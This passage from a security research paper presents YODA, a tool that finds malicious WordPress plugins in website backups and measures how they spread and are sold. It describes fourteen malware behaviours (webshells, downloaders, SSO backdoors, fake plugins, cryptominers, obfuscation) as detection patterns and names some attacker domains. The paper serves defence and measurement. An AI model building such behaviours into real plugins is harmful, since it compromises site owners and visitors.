


Figure 1: YODA Design Overview.

(2) *code analysis* to identify all of the associated files as part of the plugin (shown in Figure 1).

Metadata Analysis. YODA parses the comments from all of the server-side code files and performs regular expression matching to identify the plugin root files (i.e., files containing the plugin header, a specially formatted block comment that contains metadata about the plugin). This ensures that bad coding practices and possibly hidden plugins injected by attackers do not go undetected. A typical plugin header is shown in Figure 4, Appendix A. Note that WordPress only identifies and loads plugins with a header, and all plugins must contain a single plugin root. If an attacker tries to evade YODA's detection by dropping the header, the plugin will not be loaded by the WordPress core and remain dormant on the webserver. For every plugin root, YODA extracts and records the plugin metadata from the header, including the plugin name, plugin URI, author name, author URI, and plugin version. As we will see later (§4.1), we use this plugin version to understand how many CMS-users maintain their plugins updated to the latest version.

Code Analysis. With the plugin root files identified, YODA proceeds to find all associated plugin files $\mathbb{P}_i$, i.e., $\mathbb{P}_i = \{f_{i_1}, f_{i_2}, ...\}$ where f_{i_j} is the j^{th} file in plugin $\mathbb{P}_i$. To do this, YODA generates and parses the abstract syntax tree (AST) of all of the server-side code files in parallel and sub-directories of the plugin root. Since several CMS-users customize their plugins either by using configuration files or explicitly modifying the PHP code, YODA will detect f_{i_j} based on three scores, listed in decreasing order of importance. We use constant weights (3, 2, and 1) coupled with inverse exponentials to rank these scores since it is a common approach for ranking program modules [29]. While we could have chosen any decreasing range, we found that this combination produced distinct ranges that identify plugin files from non-plugin files.

1. Header Score. The existence of a plugin header n_j in a file f_{i_j} (computed during metadata analysis) is used to derive the header score h_j (weight = 3). Here, n_j can take values 1 (for plugin root with a single header) or 0 (for the associated files with no header). However, the header score is included in the reliability score with the highest weight to ensure a group of plugin-like files with no header is not incorrectly identified as a plugin.

$$Header\ \ Score \qquad h_j = 3 * n_j$$

2. Reference Score. YODA uses the number of reference calls m_j linking other files as part of the plugin to derive the reference score r_j (weight = 2). Each score is a sum of the individual contributions from all of the linked files towards the entire plugin. This contribution is scaled by an integer weight in the numerator to model the importance of linked files and an exponential in the denominator to account for a large number of referenced files. Here, the exponent x starts with n_j to further ensure the reference score contribution is lower than the header score.

$$Reference\ \ Score \qquad r_j = \sum_{x=n_j}^{n_j+m_j-1} \frac{2}{2^x}$$

3. API Score. The number of occurrences of plugin-specific API calls l_j (the full list of APIs is shown in Appendix B) is used to derive the API score a_j (weight = 1). Since APIs alone are insufficient to detect a plugin, l_j is scaled using a weight of 1 (numerator). Here, the exponent x starts with $n_j + m_j$ to ensure the API score contribution is lower than the header and reference scores.

$$API\ \ Score \qquad a_j = \sum_{x=n_j+m_j}^{n_j+m_j+l_j-1} \frac{1}{2^x}$$

The sum of all three scores for all plugin files in parallel and sub-directories of the plugin root is divided by the upper bound of this sum to calculate the reliability score $\mathbb{R}_i$ for each plugin $\mathbb{P}_i$.

$\forall$ plugin files $f_{i_j} \in \mathbb{P}_i$,

$$Reliability\ \ Score \qquad \mathbb{R}_i = \frac{\sum_{f_{i_j}} (h_j + r_j + a_j)}{2 * max(h_j, r_j, a_j)} * 100\%$$

The reliability score is a measure of the likelihood of a group of files being part of a plugin. If this score is greater than 95% for a group of files, YODA detects it as a plugin. We set the strictest possible threshold because we found that for a true positive plugin this score is always >98% and <55% otherwise.

An additional challenge (a special case of the above) is child plugins. They are extensions of the original plugin that enable the website owners to add customization, i.e., modify functionalities without having them disappear after an upgrade. YODA handles child plugin detection

Malicious Behavior	Semantic Models
Webshell	$Super_Global[input] \rightarrow Exec$
Post Injection	$(URL \in Blacklist) \wedge (URL \rightarrow Download \rightarrow Add_Post)$
Input Gating	$Super_Global[password] \rightarrow Conditional \rightarrow Exec$
SSO Backdoor	$Create_User \rightarrow Chng_User_Perm \rightarrow Register_User \rightarrow Redirect_NewUser_Admin_URL$
Library Function Exists	$Conditional \rightarrow Func_Exists \rightarrow Create_Func$
Spam Injection	$(URL \in Blacklist) \wedge (URL \rightarrow Download \rightarrow Add_Content)$
Code Obfuscation	$(Jumbed_Obfus \vee Long_Line) \vee (Decode \rightarrow Exec)$
Blackhat SEO	$Conditional \rightarrow SE_Bots \rightarrow (URL \in Blacklist) \wedge Download \rightarrow Replace_Content$
Downloader	$(URL \in Blacklist) \wedge (URL \rightarrow Download)$
Function Reconstruction	$(Str1, Str2, .., StrN) \rightarrow Concat \rightarrow Create_Func$
Insert User	$Create_User \rightarrow Register_User$
Malvertising	$(URL \in Blacklist) \wedge (URL \rightarrow Download \rightarrow (Redirect \vee Insert_Popup))$
Fake Plugin	$Conditional \rightarrow Super_Global[Str] \rightarrow Decode \rightarrow Exec \rightarrow Delete_Payload$
Cryptominer	$(URL \in Blacklist) \wedge (URL \rightarrow Download \rightarrow File_RW \rightarrow Chng_File_Perm \rightarrow Exec)$

Table 2: High-level Dataflow Sequence of the Semantic Malicious Behavior Models from Source to Sink.

by recursively searching through plugin sub-directories to find plugin roots and storing them as separate child plugins under their respective parent plugins.

Effective Plugin State. Since YODA can retroactively run on temporal webserver snapshots, it records the effective plugin state in each of these snapshots. For each plugin, YODA uses the individual file states of all plugin files, i.e., added (`'A'`), modified (`'M'`), no change (`'NC'`), or deleted (`'D'`) to derive the effective plugin state that could also take one of the four values: `A/M/NC/D`. If all individual plugin file states are added, deleted, or no change, then the effective plugin state is `'A'`, `'D'`, or `'NC'`, respectively. All other individual file state combinations produce an effective plugin state `'M'`.

3.2 Malicious Behavior Detection

Preliminary Study. We started by analyzing all plugins from 85 known-compromised website backups taken between April 2018 and June 2020. CodeGuard provided this subset based on signature-based AV alerts for well-known web malware. We also referenced all reports of malicious plugins being removed from popular marketplaces between 2013-2018 [14], [30]–[32] to identify and collect available malicious plugin samples. Since most of the removed plugins were not accessible on the marketplaces, we used the plugin name and version to scan our dataset and collect all additional malicious plugin samples[3].

We manually investigated all the plugins from above and identified 14 distinct malicious behaviors, listed in Table 2 Column 1. We will describe the modeling of these behaviors in the rest of this section. We also found that each of these behaviors had multiple implementations and using rule-based syntactic detection alone would quickly leave the rules obsolete. Further, state-of-the-art web malware detection relies on structure-aware semantic features (e.g., code implementations of webshell features) within a single code file [33], [34]. Existing techniques do not consider the interactions between file groups. This is necessary because attackers distribute malicious behavior implementations across multiple plugin files, thus evading existing techniques.

YODA addresses these challenges by employing both syntactic features (e.g., file meta-data, sensitive APIs) and context-aware semantic features of all plugin code files (e.g., AST with resolved file dependencies). Syntactic analysis uses data flow analysis to identify suspicious APIs being used as sinks in plugin code files. Owing to space constraints, this is presented in Appendix C.

Semantic Analysis. The presence of suspicious APIs alone does not equate to malicious plugin behavior. To ensure that the malicious behaviors are detected across multiple plugin files, YODA performs context-aware semantic analysis. In the dependency resolved ASTs, it marks all the sensitive APIs identified earlier as sinks and performs targeted inter-procedural backward slicing on the AST from each sink to the predefined sources using php-ast [35]. These source-sink dataflows, called *'semantic models'* are summarized in Table 2.

Note that YODA's models are both *composable* and *extensible*. For some dataflows, the sinks can also act as an intermediate node. For example, *Download* is a sink for the downloader malicious behavior and an intermediate node for the blackhat SEO, post injection, malvertizing, and spam injection behaviors. Since attackers extend existing techniques, this composability allows YODA to scale with evolving malware. Further, as new malware behaviors emerge (e.g., the recent trend of SSO Backdoor), analysts can easily extend YODA's models by composing existing primitive models with new API sinks used in the attack. Next, we describe each of the semantic models from Table 2.

1. Webshell. The plugin takes executable code as input via superglobal variables ("$Super_Global[input]$" in Table 2) which is then passed to an *Exec* sink that

[3] Available at: https://cyfi.ece.gatech.edu/.

executes this code on the webserver.

2. Post Injection. The plugin code contains a URL that has been *Blacklist*ed as malicious by VirusTotal [36] or URLHaus [37], and it *Download*s content from this URL and inserts it as a WordPress post (*Add_Post*). We found that the URLs used by attackers are not always flagged as malicious by VirusTotal or URLHaus. We identified randomly generated strings used as throwaway domain names (e.g., `www.fatots.top`, `www.gacocs.com`) to deliver malicious content to these plugins. We provide this full list as part of the YODA source code.

3. Input Gating. Attackers protect their injected code based on a predefined password. Here, the 'password' parameter in a super global variable (*Super_Global*[*password*]) is set, it is conditionally evaluated, and code is executed (*Exec*) based on the conditional evaluation success. While this may appear like harmless password-protected code execution, benign plugins store client credentials in the website's database and do not employ only hard-coded passwords.

4. SSO Backdoor. Attackers are abusing the single sign on feature to create a backdoor via user accounts with admin privileges. Here, the plugin creates a user object (e.g., *Create_User* via `$user = array( 'user_login' => $uname, 'user_pass' => $pword)`), changes the user permissions to provide administrator privileges, registers this user with the CMS (e.g. *Register_User* via `wp_user_insert`), and finally redirects all requests to this new user's admin URL.

5. Library Function Exists. If the plugin finds a missing library function (*Conditional* $\rightarrow$ *Func_Exists*), it locally implements the function (*Create_Func*) to redefine it. While it is common to check if a function exists, benign plugins do not reimplement library functions but instead include the library.

6. Spam Injection. The plugin code contains a blacklisted URL (VirusTotal, URLHaus, or in-house curated URL list), and it *Download*s content from this URL and injects the downloaded content to the HTML output (*Add_Content*) each time the website is loaded.

7. Code Obfuscation. The plugin contains (1) jumbled obfuscation patterns (*Jumbed_Obfus*), (2) long lines of code with over 50 code instructions in the same line (*Long_Line*) during syntactic analysis, or (3) encoded strings passed to *Decode* and *Exec* sinks. These are the 3 predominant categories of code obfuscation seen in our study. YODA could identify different obfuscation variants, and the detection module is made available as part of the YODA source code.

8. Blackhat SEO. Attackers employ conditional checks to detect if the website is being loaded by search engine bots (*SE_Bots*), e.g., googlebot, bingbot, baiduspider. They *Download* SEO campaign content from a $URL \in Blacklist$ and replace concealed HTML elements (*Replace_Content*) in the plugins with this downloaded content. This impacts the website's indexing by search engines.

9. Downloader. The plugin *Download*s content from $URL \in Blacklist$. Note that, if YODA finds *Download* as an intermediate sink for other attack behaviors, it assigns the appropriate attack behavior and does not flag the plugin as a downloader.

10. Function Reconstruction. To evade signature-based AVs, attackers break suspicious function names to substrings ($Str1, Str2, ..$) that can then be concatenated to form the function name. Attackers then use PHP's *Create_Func* to create a function that internally performs an `eval()` or executes this function.

11. Insert User. The plugin creates a user object (*Create_User*) and registers this user account with the CMS (*Register_User*). Benign plugins hardly add new user accounts to the CMS. Different from SSO backdoor, this user is created for one-time use and this user's contents are not loaded each time a web page is requested.

12. Malvertizing. Attackers monetize plugins to serve malicious ads. The plugin *Download*s content from a $URL \in Blacklist$ and redirects website visitors to a malicious site or inserts a downloaded popup ($Redirect \vee Insert_Popup$ in Table 2).

13. Fake Plugin. Attackers inject full-fledged plugins that not only give backdoor access but also run malicious code each time the website is loaded. In particular, fake plugins receive encoded payloads (generally using base64 decoding) from superglobal variables (*Super_Global*[*Str*]), *Decode* and *Exec* this payload, and then delete it (*Delete_Payload*).

14. Cryptominer. The plugin *Download*s a mining script from a $URL \in Blacklist$, writes it to a file (*File_RW*), changes the file permission to executable, and then *Exec*s the file.

3.3 Origin of Malicious Plugins

YODA then determines the origin of these malicious behaviors. This helps understand the different attacker entry points within the CMS ecosystem. Our preliminary study uncovered that the malicious plugin behaviors originate from one of these four sources.

1. Nulled Plugin Marketplace. Nulled plugins commonly include multiple malicious domains (adds redundancy during domain takedown) to download malicious content on the webserver. If YODA records downloader, malvertizing, or spam injection behaviors when the effective plugin state was `'A'`, and if the plugin contains multiple redundant blacklisted URLs, it is categorized as nulled based on its behavior. Also, if

the plugin name contains nulled marketplace metadata (e.g., "Shared on VestaThemes.com"), it is categorized as nulled based on its metadata. Note that not all metadata-based nulled plugins are malicious (§5.3).

2. Legitimate Plugin Marketplace. YODA marks the malicious origin as a legitimate plugin marketplace if: (1) one or more malicious behaviors are seen when the effective plugin state is `'A'`; or (2) the effective plugin state is `'M'` due to plugin version and/or author change[4]. Since some nulled plugins masquerade as legitimate plugins, YODA first categorizes nulled plugins with redundant malicious domains and excludes them from the legitimate marketplace category.

3. Injected Plugin. If YODA finds (1) fake plugin behavior when the effective plugin state was `'A'`, or (2) fake plugin and code obfuscation behaviors when the effective plugin state is `'M'`, the plugin is categorized as an injected plugin. Note, plugins with code obfuscation are not always injected plugins. Only if the plugin did not originate from nulled or legitimate marketplaces, then YODA marks it as an injected plugin since these plugins are not sold on marketplaces.

4. Infected Plugin. We found that malicious plugins on the webserver tried to increase the attack's coverage by hijacking other plugins. If YODA found malicious behaviors in a plugin with effective plugin state `'M'` in an already compromised website (i.e., it has one or more malicious plugins prior to the snapshot under analysis), it is marked as infected. If it was infected when the effective plugin state was `'A'`, YODA may incorrectly label an infected plugin as originating from a legitimate marketplace. This is resolved via cross-website verification.

Cross-Website Verification. Using backups from over 400K web servers, we employ cross-website verification as an additional guarantee for the malicious origin categorization applied at a single-website level. Note, legitimate marketplace, nulled marketplace, and injected plugin categories are mutually exclusive. However, plugins from all of these categories can be infected by other malicious plugins on the webserver. YODA performs a cross-website comparison of all malicious plugins originating from legitimate or nulled marketplaces. In particular, if the identified malicious behaviors are common across all websites, then the labeled categorization is validated as correct. Otherwise, they will be correctly relabeled as infected plugins.

3.4 Impact Study

The origin of malicious plugins in §3.3 reveals the broad attacker platforms used to victimize CMS users. To understand the scale of this impact on the plugin marketplaces, YODA extracts the *impact metrics* associated with each plugin (i.e., monetary impact in terms of plugin cost and popularity impact in terms of the number of downloads) by mapping the plugins in our dataset to the plugin marketplace it originated from. We chose the 7 most popular plugin markets — three unpaid (WordPress Plugins, WordPress Themes, and Github) and four paid (ThemeForest, CodeCanyon, WPMU DEV, and Easy Digital Downloads) — to perform this study. This can be challenging because the impact metrics extraction varies between markets due to the lack of code consistency.

To address this, we reverse-engineered the plugin-name-to-URL translation for these marketplaces, and YODA was programmed to scrape the impact metrics. YODA first constructs the URL to visit by appending the plugin name (e.g., twentytwenty) to the market-specific URL (e.g., https://wordpress.org/themes/) and performs a GET request on the effective URL (e.g.,https://wordpress.org/themes/twentytwenty) to determine if the plugin is in the marketplace. For some marketplaces (e.g., CodeCanyon), the required URL cannot be constructed solely from the plugin name. To address this, a search query is constructed using the plugin's name. The search results are parsed to find if the target plugin exists in the marketplace. This impact metrics extraction can be extended to other marketplaces by updating YODA with the new plugin-name-to-URL translation and scraping patterns.

After obtaining the plugin's marketplace listing (i.e., a successful GET request response), the impact metrics extraction is similar across marketplaces, specific only to the web page formatting. All available metadata on the listing is stored in a database for easier queries. This metadata consists of the plugin's latest version, plugin rating, cost, and the number of sales and downloads, which when applied to a large-scale study, reveal the impact of these plugins on the community. This data will be used to infer any correlations that may exist between malicious plugins, their cost, and their popularity.

4 Validating YODA

To validate YODA's design considerations, we used 120 unique WordPress websites collected between Apr 2018 and Feb 2021. 60 were compromised with web-attacks as classified by pattern-based AV and the remaining 60 were randomly chosen unbiased websites. We used this dataset to establish ground truth and validate YODA's accuracy in detecting plugins and malicious plugin behaviors on a local workstation running Ubuntu 16.04 with 32GB memory and 8 x 3.60GHz Intel Core i7 CPUs.

[4]The effective state can be `'M'` for several reasons such as code customization by the website owner, code injected by an attacker, etc. Still, the plugin version or the plugin author does not change.

Total #Websites: 120	Total #Plugins: 3,168						
Plugin Name	#Y	TP		FP	FN[3]	LV_m	LV_M
		EM[1]	C[2]				
Yoast SEO	47	27	18	2	0	26	38
Contact Form 7	41	28	12	1	0	23	28
Wordfence Security	37	30	6	1	0	3	26
Manage WP - Worker	34	20	14	0	0	14	23
Add From Server	31	19	12	0	0	16	24
Shield Security	29	12	16	1	0	4	13
WP Rocket	27	10	15	2	0	10	12
MainWP Child	25	18	6	1	1	11	19
Easy WP SMTP	24	12	12	0	0	9	13
Amazon Web Services	20	18	2	0	0	6	17
Simple Social Icons	19	19	0	0	0	15	15
WP Offload S3 Lite	18	17	0	1	0	7	14
Jetpack	17	10	6	1	0	2	12
Sharedaddy	15	12	2	1	0	13	13
Akismet Anti-Spam	14	13	1	0	0	1	11
Total Top 15	398	265	122	11	1	160	278
Total Overall	3,168	2,240	889	39	3	728	2,060

1: #W where the plugin exactly matches the ground truth plugin.
2: #W with customized plugins correctly identified by YODA.
3: #W with customized plugins incorrectly identified by YODA.

Table 3: Plugin Detection Evaluation.

4.1 Plugin Detection Evaluation

Ground Truth. We first evaluate YODA's plugin detection. As mentioned in §3.1, website owners often customize their plugins, either using configuration files or explicitly modifying the PHP code. Thus, it is difficult to verify that a detected plugin matches a known plugin from the marketplace. To evaluate YODA, we need to determine if each plugin that YODA detected is either: (1) an exact match (EM), (2) a true positive match with customization (C), (3) a false positive (FP), i.e., YODA labeled a non-existent plugin, or (4) a false negative (FN), i.e., YODA missed labeling a group of files as a plugin.

We used YODA to identify an initial list of plugins in all 120 website backups. This list contained EMs, Cs, or FPs (per above). To determine which, we created a ground truth plugin set by downloading these plugins from the plugin marketplaces. We also contacted the authors of paid plugins found in our dataset and received all versions of these plugins as well. We compared all the files (via MD5 hash) for each plugin detected by YODA against the files for the *same version* of the plugin within the ground truth set. If 100% of the files from the ground truth plugin matched those in the detected plugin, we classify it as an EM (Table 3 Column 3). Greater than 90% match is considered a true positive with customization (C, Column 4). If the comparison led to a less than 90% match, we classified this plugin as an FP (Column 5). In fact, customized plugins rarely differ by more than one file (we found only 8 instances of multi-file customization in our dataset), thus a 90% match is so strict that it is less favorable to YODA, but we aim to aggressively flag any FPs. We manually investigated all mismatches.

To check for the FNs, we pulled every version of all freely available plugins from the WordPress SVN[5] plugin repository. We also added all versions of the free and paid plugins from above. We then compared all file hashes from the downloaded plugins against the files in each website. If 90% or more of the plugin's files match files in the website and YODA did not mark the group of files as a plugin, we count this is as an FN.

Detection Results. In the 120 websites, YODA found a total of 3,168 plugin instances (#Y). Table 3 summarizes the results for all plugins and drills down into these results for the top 15 plugins based on their popularity in our dataset. Of the 3,168 plugin instances in Table 3, YODA correctly detected 3,129 (i.e., 2,240 + 889) plugins. 2,240 of these plugins exactly matched the ground truth dataset, and 889 plugins were customized — a TP rate of 98.7%.

We manually verified all the plugins marked as FP and found that only 11 of the 39 plugins were actually FPs (i.e., a group of files incorrectly identified as a plugin). Here, the website owner copied the plugin root file (containing plugin APIs and missing referenced files) to their home directory (likely part of customization or backup), misleading YODA into identifying a group of files as a plugin. The remaining 28 of the 39 plugins either redefined the base WordPress APIs or replaced them entirely with custom APIs; such heavy customization in a single file put them below the strict 90% match. Thus, despite using a strict measure for FPs, the FP rate is reasonable (1.2%). The 3 FNs we found were due to the website owners deleting the plugin header as part of customization. Since the header holds the highest weight for determining a plugin group, YODA missed identifying these plugins.

We now use this dataset and the plugin version extracted by YODA to understand if CMS-users keep their plugins updated to the latest version. Columns 7 and 8 show the number of websites that had the plugins at the latest minor version (LV_m) and the latest major version (LV_M). For example, if the latest plugin version on the marketplace is 4.3.6 and it matches our dataset plugin version, we count it as LV_m. If our dataset plugin version is 4.3.2, since the major version (i.e., 4.3) is still up to date, we count this as LV_M.[6] Only 40% (160 of 398) of the top 15 plugins and 23% (728 of 3,168) of all plugins were updated to the latest minor version. From Column 8, we find that about 70% (278 of 398) of the top 15 plugins and 65% (2,060 of 3,168) of all plugins are updated to the latest major version. Over 35% of all plugins used are clearly outdated.

[5] WordPress uses SVN to maintain version-controlled plugins.
[6] Latest major version includes all latest minor versions.

Total #Websites: 120	Total #Plugins: 3,132					
Malicious Behavior	#W	#GT	#Y	TP	FP	FP
Code Obfuscation	15	28	28	28	0	0
Webshell	19	23	26	23	3	0
Function Reconstruction	7	16	18	16	2	0
Downloader	7	12	14	12	2	0
Library Function Exists	10	13	14	13	1	0
Input Gating	4	13	13	13	0	0
Fake Plugin	3	7	7	7	0	0
Spam Injection	3	6	6	6	0	0
Malvertising	2	5	5	5	0	0
Insert User	2	3	3	3	0	0
Blackhat SEO	1	2	2	2	0	0
Post Injection	1	2	2	2	0	0
SSO Backdoor	1	2	2	2	0	0
Cryptominer	1	1	1	1	0	0
Total Malicious Plugins[1]	61	84	89	84	5	0
Total Benign Plugins	120	3,048	3,043	3,043	0	5

1: This is not the sum of the columns, but the total #websites and #plugins in the evaluation dataset with malicious behaviors.

Table 4: Evaluation of the Malicious Behavior Detection.

4.2 Malicious Behavior Evaluation

Ground Truth. After establishing confidence in YODA's plugin detection, we now evaluate the accuracy of identifying malicious plugins. We eliminated the 39 FP and included the 3 FN plugins from the same 3,168 plugins from above, and our team manually verified the server-side code files in all 3,132 plugins and tagged them with corresponding malicious behavior labels.[7] We then ran YODA's malicious behavior detection on all of these plugins and compared the labels assigned by YODA with the manually derived labels. The results are presented in Table 4.

Detection Results. In our dataset of 3,168 plugins across 120 websites, YODA reported 61 websites (#W) containing 89 plugin instances (#Y) that exhibit malicious behaviors whereas our manually labelled ground truth (#GT) showed that only 84 plugins across these websites were malicious. Recall, our dataset has 60 websites with known-compromises (i.e., web attacks detected), and 58 of these websites contained malicious plugins. In addition, YODA found 3 websites containing malicious plugins in the 60 randomly chosen websites. The malicious behaviors reported by YODA matched our ground truth for plugins from these 61 websites (i.e., TP). Based on our manual verification, we did not find any plugins that contained malicious behaviors missed by YODA, thus showing zero FNs.

Table 4 shows YODA produced FP detections for 8 behavior instances in 5 plugins. Our manual investigation revealed that 4 of these plugins used a combination of behaviors that resembled webshells (i.e., executing decoded content) and checking if the library function `base64_decode` exists and redefining it if not. Our investigation confirmed that these plugins did not show any outright malicious activity, but this rarely-benign code implementation misled YODA. Also, 2 plugins were falsely labeled as downloaders, due to VirusTotal falsely blacklisting the extracted URLs as malicious. This gives us confidence that YODA accurately detects plugins and malicious behaviors. Table 4 also summarizes the benign plugins in this dataset that we verified were not malicious.

[7] YODA did not have access to our manually derived labels.

5 Deploying YODA

#Websites	410,122		
Min. Duration	102 days	Min. #Plugins	1
Avg. Duration	406 days	Avg. #Plugins	49
Max. Duration	3,259 days	Max. #Plugins	68

Table 5: Dataset Summary.

We deployed YODA on the full dataset of 410,122 unique WordPress websites' nightly backups (Table 5). This dataset provides a realistic view of the plugin ecosystem because over 37% of the world's websites and over 63% of CMS-based websites run on WordPress [38]. It also allows us to retroactively deploy YODA over 8 years. The backups contain an average of 406 day-snapshots per website. Many backups went all the way back to 2012, representing some of the earliest customers of CodeGuard. Each website had between 1-68 plugins, with an average of 49 plugins per website. This high average shows that most website owners place *unwarranted trust* in plugins to keep their websites up and running.

Experimental Setup. We used Amazon Web Services (AWS) Elastic Compute (EC2) r5.2xlarge instances with 8 virtual CPUs and 64 GB of RAM to run YODA on the website backups. These instances were supervised by the AWS Batch job scheduling engine to deploy YODA on hundreds of backups in parallel.

5.1 Malicious Behavior Evolution

YODA found malicious plugin instances (#P) in 24,931 of the 410,122 websites (#W), shown in Table 6. As expected, over 10K malicious plugin instances used the age-old web attack techniques: webshells and code obfuscation. The infection ratio (IR, the ratio of #P to #W) shows a measure of infection spread. Several malicious behaviors have IR >3, implying that multiple plugins within the same website contain these same malicious behaviors. Closer inspection revealed that these are due to *plugin-to-plugin infection*: a single malicious plugin on the webserver infects multiple benign plugins, replicating the behavior.

Malicious Behavior	#W	#P	IR[1]	First Seen	Temporal Evolution (07-2012 - 07-2020)	Marketplace		Injected		Nulled		Infected	
						#W	#P	#W	#P	#W	#P	#W	#P
Webshell	7,921	10,279	1.3	Jul 2012		10	12	854	994	160	232	7,117	9,943
Code Obf	6,752	10,064	1.5	Aug 2012		0	0	409	558	1,055	1,214	5,509	8,819
Input Gating	5,928	23,140	3.9	Jul 2012		0	0	47	50	3,445	7,821	5,588	20,684
Downloader	2,314	5,944	3.6	Mar 2014		151	288	19	20	1,540	2,683	1,562	4,254
Spam Injection	1,202	3,723	3.1	Oct 2016		1,166	3,452	0	0	0	0	36	271
Lib Func Exists	2,233	3,576	1.6	Aug 2012		25	29	5	5	154	241	2,195	3,475
Blackhat SEO	1,358	1,714	1.3	Oct 2013		86	86	8	21	534	650	857	1,421
Fake Plugin	1,121	1,336	1.2	Jul 2014		0	0	1,121	1,336	0	0	0	0
Func Reconst	636	929	1.5	Jan 2016		3	3	52	54	12	13	579	890
Insert User	357	1,531	4.3	Dec 2015		0	0	266	266	2	6	292	1,490
Post Injection	281	1,407	5.0	May 2016		0	0	266	266	1	1	315	1,415
Malvertising	915	1,354	1.5	May 2017		12	13	0	0	894	1,330	13	13
SSO Backdoor	191	905	4.7	May 2019		2	2	0	0	36	91	190	879
Cryptominer	4	4	1.0	Jul 2018		0	0	4	4	0	0	0	0
Total[2]	24,931	47,337	1.9	Jul 2012		1,345	3,685	1,201	2,814	5,244	8,525	18,034	40,533

1: Infection Ratio (IR) is the ratio of #P to #W, shows a measure of infection spread.
2: This is not the sum of the columns, but the total #websites and #plugins with malicious behaviors in our dataset.

Table 6: Distribution and Temporal Evolution of the Malicious Behaviors Across all Websites in our Dataset.

Dating back to 2012, we studied the evolution of these malicious behaviors. Since the absolute number of websites in our dataset increased over time, in Table 6 Temporal Evolution, we plot the newly infected websites as a percentage of all malicious websites to remove dataset bias. While some attack behaviors were popular since late 2012, other behaviors such as spam injection (2016), malvertising (2017), and SSO backdoor (2019) were introduced recently. However, it is interesting to note that regardless of when they were first introduced, all of these behaviors are still prevalent in present-day malicious plugins. A closer look at the absolute values of the newly introduced malicious behaviors reveals that the number of malicious plugins peaked in March 2020, which notably coincides with the COVID-19 outbreak.

Thousands of malicious plugins originated from legitimate plugin marketplaces. Table 6's Marketplace Columns show their distribution (i.e., number of websites #W and number of plugins #P with malicious behaviors). Row 2 shows that *none of these plugins use code obfuscation techniques* — despite being sold on legitimate marketplaces they brazenly hide in plain sight. Attackers (rightly) assume that an average website owner will not inspect the plugin code before installing it on their webserver. In fact, we found instances of well commented malicious code in 2,379 of the 3,452 plugins that performed spam injection originating from legitimate plugin marketplaces. Evidently, these plugins enabled illegal monetization via blackhat SEO, downloader, and spam injection in 86, 288, and 3,452 plugin instances, respectively.

Attackers exploited the scalable CMS infrastructure to inject malicious plugins into websites. Table 6's Injected Columns show that the injected plugins aim to gain and maintain access to the webserver. They are injected without the website owners' knowledge and over 80% of these plugins had fake plugin behaviors (1,336), webshells (994), or obfuscated code (558). Although cryptomining is gaining popularity, we only found 4 injected cryptominer plugins on 4 websites revealing its infancy in pervading the CMS landscape.

We found 8,525 malicious nulled plugin instances in our dataset that exploit human vulnerabilities to rapidly spread malware. Table 6's Nulled Columns show that over 91% (7,821 of 8,525) of these plugin instances used input gating (i.e., password-protecting the publicly accessible code) to thwart competing attackers from introducing malicious payloads. We also found that the plugins introduced after December 2018 primarily employed downloader, blackhat SEO, and malvertizing behaviors in 2,683, 650, and 1,330 plugin instances, respectively, to infect other benign plugins.

It was concerning that over 40K plugin instances were infected post-deployment. Table 6's Infected Columns show that these plugins portray a variety of malicious behaviors. Most attackers employ behaviors such as webshells, obfuscation, and downloaders in 9,943, 8,819, and 4,254 plugin instances, respectively. Interestingly, over 50% (20,684 of 40,533) of these plugins employed input gating showing attackers' diligence in marking their conquered territories.

5.2 Fueling the Malware Economy

Next, we turned our attention to the economic drivers of these malicious plugins. Table 7 categorizes our results based on the origin of malicious behaviors, i.e., legitimate marketplaces, nulled marketplaces, and infected plugins.

Table 7 begins with malicious plugins originating from legitimate plugin marketplaces. About 70% of these (2,597 of 3,685) were found on 5 of the 7 most popular marketplaces. Our dataset alone constituted over $41K in purchases of malicious plugins from

Markeplace	Malicious			Downloads Range			Cost
	#P	#U[1]	%M[2]	Min.	Avg.	Max.	
Legitimate Marketplace							
WP Themes	523	62	1.1%	7.7K	336K	3.6M	-
WP Plugins	1,583	69	0.25%	4	945K	25M	-
Github	0	0	0%	-	-	-	-
WPMU DEV	132	2	1.8%	54K	510K	524K	$25.8K
CodeCanyon	164	10	0.4%	1	40	73	$6.8K
ThemeForest	195	22	0.37%	9	20K	213K	$8.9K
EDD	0	0	0%	-	-	-	$0
Subtotal	2,597	165	0.38%	-	-	-	**$41.5K**
Nulled Plugins							
WP Themes	1,074	59	1.08%	11K	203K	5.7M	-
WP Plugins	146	43	0.16%	65	4K	37K	-
Github	0	0	0%	-	-	-	-
WPMU DEV	4	1	0.9%	572K	572K	572K	$2.3K
CodeCanyon	2,085	122	5.02%	1	70	570	$82.3K
ThemeForest	3,059	223	3.82%	3	12K	213K	$142K
EDD	39	3	1.2%	-	-	-	$1.3K
Subtotal	6,407	451	1.03%	-	-	-	**$228K**
Infected Plugins							
WP Themes	9,776	1,864	34.2%	1	367K	7.4M	-
WP Plugins	8,049	6,520	23.8%	2	4M	260M	-
Github	15	1	0.01%	2	2	2	-
WPMU DEV	450	9	8.2%	187K	2M	10.5M	$88.2K
CodeCanyon	1,873	469	19.3%	1	62	563	$59.9K
ThemeForest	5,858	1,072	18.4%	2	10K	213K	$264K
EDD	634	57	23.3%	-	-	-	$422K
Subtotal	26,655	9,992	22.9%	-	-	-	**$834K**

1: #U: Number of unique malicious plugins, 2: %M: Percentage of the plugins on the marketplace that were flagged as malicious

Table 7: The Economy of Malicious Plugin Marketplaces.

legitimate marketplaces. We found 62 unique malicious plugins from WP Themes and 69 from WP Plugins (unpaid marketplaces), contributing to 1.1% and 0.25% of these marketplaces, respectively (%M Column). Furthermore, the malicious plugins from these marketplaces are extremely popular, averaging 336K and 945K downloads per plugin. We also found 34 unique malicious plugins sold on paid marketplaces.

